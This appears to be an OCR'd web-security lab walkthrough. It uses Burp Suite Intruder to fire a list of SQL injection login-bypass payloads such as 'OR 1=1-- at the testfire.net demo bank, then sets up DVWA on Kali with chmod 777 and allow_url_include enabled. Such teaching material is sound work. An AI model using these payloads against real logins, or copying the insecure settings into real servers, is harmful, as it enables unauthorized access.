

Burp Suite
testfire.net
Burp Suite
Keep up with the latest vulnerabilities
Web Security Academy
Register for free to advance your skills with
Familiarize y
with Burp Su
Learn about Burp
and its main tools
videos, guides ar
documentation.
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
Intercept HTTP history WebSockets history Options
Logging of out-of-scope Proxy traffic is disabled
Request to https://testfire.net:443 [65.61.137.117]
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
GET / HTTP/1.1
Host: testfire.net
Cookie: JSESSIONID=5B001EBF3BFCDD801CFED543C5DD3441; AltoroAccounts=ODAwMDAwfkNvcnBvcmF0ZX41LjIyNzkzMTI2MUU3fDgwMDAwMX5DaGVja2luZ34xMTQyODIuNDR8
Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close



Burp Suite
testfire.net/login.jsp
Burp Suite


Burp Suite Community Edition v2022.8.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder
Intercept HTTP history WebSockets history Options
Request to http://testfire.net:80 [65.61.137.117]
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 Content-Length: 37
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://testfire.net
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like G
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
10 Referer: http://testfire.net/login.jsp
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: AltoroAccounts=ODAwMDAwfkNvcnBvcmF0ZX41LjIyNzkzMTI2MUU3fDgwMDAwMX5DaGVja2luZ34x
14 Connection: close
15
16 uid=admin&passw=admin&btnSubmit=Login
Altoro Mutual
Not secure | testfire.net/login.jsp
Sign In | Contact Us | Feedback | Search
AltoroMutual
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
PERSONAL
Deposit Product
Checking
Loan Products
Cards
Investments & Insurance
Other Services
SMALL BUSINESS
Deposit Products
Lending Services
Cards
Insurance
Retirement
Other Services
INSIDE ALTORO MUTUAL
About Us
Contact Us
Locations
Investor Relations
Press Room
Online Banking Login
Username: admin
Password: •••••
Login


Player
1 2 3 4
Burp Suite Community Edition v2022.8.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder
Project options User options Learn
1 ×
Positions Payloads Resource Pool Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Posi
for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 1
Payload type: Simple list
Request count: 5
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list ... [Pro version only]


1 2 3 4
Burp Suite Community Edition v2022.8.5 - Tempor
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer
Project options User options Learn
1 ×
Positions Payloads Resource Pool Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type d
for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 8
Payload type: Simple list
Request count: 40
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
admin'#
admin'-
1=1#
1=1--
1=1
'OR 1=1#
'OR 1=1--
Add
Add from list ... [Pro version only]


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder
Project options User options Learn
1 ×
Positions Payloads Resource Pool Options
Choose an attack type
Attack type: Sniper
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: https://testfire.net/login.jsp
Update Host
1 POST /example?p1=§p1val§&p2=§p2val§ HTTP/1.0
2 Cookie: c=§cval§
3 Content-Length: 17
4
5 p3=§p3val§&p4=§p4val§


Burp Suite Community Edition v2022.8.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger
Project options
2. Intruder attack of https://testfire.net/login.jsp - Temporary attack - Not saved to project file
Attack Save Columns
Results Positions Payloads Resource Pool Options
Filter: Showing all items
Request Position Payload Status Error Timeout Length Comment
0 404 7180
1 1 404 7180
2 1 admin'# 400 130
3 1 admin'- 404 7180
4 1 1=1# 400 130
5 1 1=1-- 404 7180
6 1 1=1 404 7180
7 1 'OR 1=1# 400 130
8 1 'OR 1=1-- 400 130
9 2 404 7180
10 2 admin'# 400 130
11 2 admin'- 404 7180
12 2 1=1# 400 130
Choose an attack
Attack type: Sniper
Payload Positions
Configure the positio
Target:
POST /exampl
Cookie: c=§c
Content-Leng
p3=§p3val§&p
kali@kali: /var/www/html
File Actions Edit View Help
(kali㉿kali)-[~]
$ cd /var/www/html
(kali㉿kali)-[/var/www/html]
$ dvwa index.html index.nginx-debian.html launcher.hta
dvwa: command not found
(kali㉿kali)-[/var/www/html]
$ dir
index.html index.nginx-debian.html Launcher.hta
(kali㉿kali)-[/var/www/html]
$ pwd
/var/www/html
(kali㉿kali)-[/var/www/html]
$ sudo git clone https://github.com/digininja/DVWA.git
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Cloning into 'DVWA' ...
remote: Enumerating objects: 3986, done.
remote: Total 3986 (delta 0), reused 0 (delta 0), pack-reused 3986
Receiving objects: 100% (3986/3986), 1.77 MiB | 5.53 MiB/s, done.
Resolving deltas: 100% (1867/1867), done.

```
┌──(kali㉿kali)-[/var/www/html]
└─$ dir
DVWA  index.html  index.nginx-debian.html  Launcher.hta

┌──(kali㉿kali)-[/var/www/html]
└─$ sudo chmod -R 777 DVWA

┌──(kali㉿kali)-[/var/www/html]
└─$ cd DVWA/config

┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ ls
config.inc.php.dist

┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ sudo cp config.inc.php.dist config.inc.php

┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ sudo nano config.inc.php
```

```
$ sudo nano config.inc.php
```

Change the db_server to ‘localhost’ and password to ‘password’ accordingly

```
  GNU nano 6.4                                                    config.inc.php *
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = 'localhost';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'dvwa';
$_DVWA[ 'db_password' ] = 'password';
$_DVWA[ 'db_port'] = '3306';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ]  = '';
$_DVWA[ 'recaptcha_private_key' ] = '';

# Default security level
#   Default value for the security level with each session.
#   The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or impossible'.
$_DVWA[ 'default_security_level' ] = 'impossible';

# Default PHPIDS status
#   PHPIDS status with each session.
#   The default is 'disabled'. You can set this to be either 'enabled' or 'disabled'.
$_DVWA[ 'default_phpids_level' ] = 'disabled';

# Verbose PHPIDS messages
#   Enabling this will show why the WAF blocked the request on the blocked request.
#   The default is 'disabled'. You can set this to be either 'true' or 'false'.
$_DVWA[ 'default_phpids_verbose' ] = 'false';

# Default locale
#   Default locale for the help page shown with each session.
#   The default is 'en'. You may wish to set this to either 'en' or 'zh'.
$_DVWA[ 'default_locale' ] = 'en';

define ("MYSQL", "mysql");
define ("SQLITE", "sqlite");
```

```
MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> use dvwa;
Database changed
MariaDB [dvwa]> create user dvwa@localhost identified by 'password';
Query OK, 0 rows affected (0.010 sec)

MariaDB [dvwa]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.001 sec)

MariaDB [dvwa]> flush privileges;
Query OK, 0 rows affected (0.000 sec)
```


Press Ctrl+W and Search for fopen and change the name

allow_url_fopen=On

allow_url_include=On and save the file


```
 GNU nano 6.4                                        /etc/php/8.1/apache2/php.ini
; script support running both as stand-alone script and via PHP CGI<. PHP in CGI
; mode skips this line and ignores its content if this directive is turned on.
; https://php.net/cgi.check-shebang-line
;cgi.check_shebang_line=1

;;;;;;;;;;;;;;;;
; File Uploads ;
;;;;;;;;;;;;;;;;

; Whether to allow HTTP file uploads.
; https://php.net/file-uploads
file_uploads = On

; Temporary directory for HTTP uploaded files (will use system default if not
; specified).
; https://php.net/upload-tmp-dir
;upload_tmp_dir =

; Maximum allowed size for uploaded files.
; https://php.net/upload-max-filesize
upload_max_filesize = 2M

; Maximum number of files that can be uploaded via a single request
max_file_uploads = 20

;;;;;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; https://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require to open URLs (like https:// or ftp://) as files.
; https://php.net/allow-url-include
allow_url_include = On

; Define the anonymous ftp password (your email address). PHP's default setting
; for this is empty.
; https://php.net/from
;from="john@doe.com"

; Define the User-Agent string. PHP's default setting for this is empty.
; https://php.net/user-agent
;user_agent="PHP"

; Default timeout for socket based streams (seconds)
; https://php.net/default-socket-timeout
default_socket_timeout = 60

; If your scripts have to deal with files from Macintosh systems,
; or you are running on a Mac and need to deal with files from
^G Help          ^O Write Out     ^W Where Is      ^K Cut           ^T Execute       ^C Location      M-U Undo         M-A Set Mark
^X Exit          ^R Read File     ^\ Replace       ^U Paste         ^J Justify       ^/ Go To Line    M-E Redo         M-6 Copy
```

Now open the browser and type the url as https://localhost/DVWA/setup.php and then click on Create/Update Database




Then it will redirect to login Page. Enter the user name as 'admin' and password as 'password' and click on Login button.


After Login, below page will apper



